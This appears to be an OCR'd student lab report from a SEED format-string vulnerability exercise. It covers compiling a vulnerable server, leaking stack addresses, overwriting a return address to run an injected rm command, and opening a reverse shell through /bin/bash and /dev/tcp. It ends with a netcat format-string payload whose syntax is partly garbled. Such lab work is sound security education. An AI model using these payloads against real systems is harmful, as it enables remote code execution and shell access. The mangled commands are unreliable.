
5C

Changed the value to 0xFF990000


atmik-pes1201800189- (Linked Base for atmik-pes1201800189- and atmik-pes1201800189- Clone) [Running] - Oracle VM VirtualBox
Terminal
8:03 AM
[03/10/21]seed@atmik-pes1201800189:~/.../LAB5$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:27:2: warning: format not a string literal and no format arguments [-Wformat-security]
printf(msg);
[03/10/21]seed@atmik-pes1201800189:~/.../LAB5$ sudo ./server
The address of the input array: 0xbfdcf570
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The address of the 'msg' argument: 0xbffff0a0
@bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000
100804864cb7e1b2cdb7fdb6290000001000000003822300020000000000000000000000000009300
0200000001b7fff000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000

Task 6


On inputting at the server, we are modifying the return address 0xBFFFF09C on the stack containing the malicious code , it has the rm command that deletes the file previously created on the server



Task 7


On modifying the malicious code and hence run the command to achieve a reverse shell

/bin/bash -c “/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1



Task 8

On performing the same attack we find that the attack isn’t successful actually as the input is considered entirely as a string but not a format specifier


atmik_client [Running] - Oracle VM VirtualBox
Terminal
9:59 AM
[03/10/21]seed@atmik-pes1201800189:~$ echo$(printf"\x40\a80\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x | nc -u 10
.0.2.57 9090